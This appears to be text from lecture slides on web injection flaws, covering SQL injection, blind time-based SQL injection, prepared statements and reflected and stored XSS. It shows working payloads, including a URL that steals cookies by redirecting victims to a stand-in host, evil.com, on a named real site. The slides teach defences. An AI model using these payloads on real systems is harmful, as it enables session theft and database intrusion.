
“*Injection flaws* occur when an application sends untrusted data to an interpreter.”

--- OWASP




Like Buffer Overflow and Format String Vulnerabilities, A result of from *mixing data and code*

SQL Injection



SQL Injection



```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = $id";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

Guess as to the exploit?

```
$id = $_GET['id'];  
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        WHERE user_id = $id";  
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```

User ID:

Submit

ID: 1 or 1=1;
First name: admin
Surname: admin

ID: 1 or 1=1;
First name: Gordon
Surname: Brown

ID: 1 or 1=1;
First name: Hack
Surname: Me

ID: 1 or 1=1;
First name: Pablo
Surname: Picasso

ID: 1 or 1=1;
First name: Bob
Surname: Smith

Solution: 1 or 1=1;

Blind SQL Injection

Defn: A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all.

Approach: ask a series of True/False questions, exploit side-channels


Actual MySQL
syntax!

Blind SQL Injection




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if ASCII(SUBSTRING(username,1,1))
= 64 waitfor delay '0:0:5'




②

if ASCII(SUBSTRING(username,1,1))
= 64 waitfor delay '0:0:5'



If the first letter of the username is A
(65), there will be a 5 second delay

Blind SQL Injection




Parameterized Queries with Bound Parameters

```
public int setUpAndExecPS(){
    query = conn.prepareStatement(
        "UPDATE players SET name = ?, score = ?,
            active = ? WHERE jerseyNum = ?");

    //automatically sanitizes and adds quotes
    query.setString(1, "Smith, Steve");
    query.setInt(2, 42);
    query.setBoolean(3, true);
    query.setInt(4, 99);

    //returns the number of rows changed
    return query.executeUpdate();
}
```



Similar
methods for
other SQL
types

Prepared queries stop us from mixing data with code!

Cross Site Scripting (XSS)


“*Cross site scripting (XSS)* is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript”

What's your name?



What's your name?

Hello David



```
<form name="XSS" action="#" method="GET">
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello David</pre>
```

What's your name?

Hello >david<



```
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</form>
<pre>>Hello David<</pre>
```

HTML chars not
stripped

Lacing JavaScript

```
<script>alert("hi");</script>
```

What's your name?

Submit

What's your name?

Submit

Hello



The page at 172.16.59.128 says:

hi

OK

Lacing JavaScript

`<script>alert("hi");</script>`

What's your name?

```
<form name="XSS" action="#" method="GET">
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre><script>alert("hi")</script></pre>
```

Injected code

“Reflected” XSS

Problem:

Server reflects back javascript-laced input

Attack delivery method:

Send victims a link containing XSS attack

`http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location='evil.com/'+document.cookie;%3C/script%3E`



"Check out this link!"




Session token for lapdonline.org

`evil.com/f9geiv33knv141`

Response containing malicious JS

`http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=evil.com/document.cookie;%3C/script%3E`



evil.com



lapdonline.org




“Stored” XSS

Problem:

Server stores javascript-laced input

Attack delivery method:

Upload attack, users who view it are exploited




“Frontier Sanitization”




S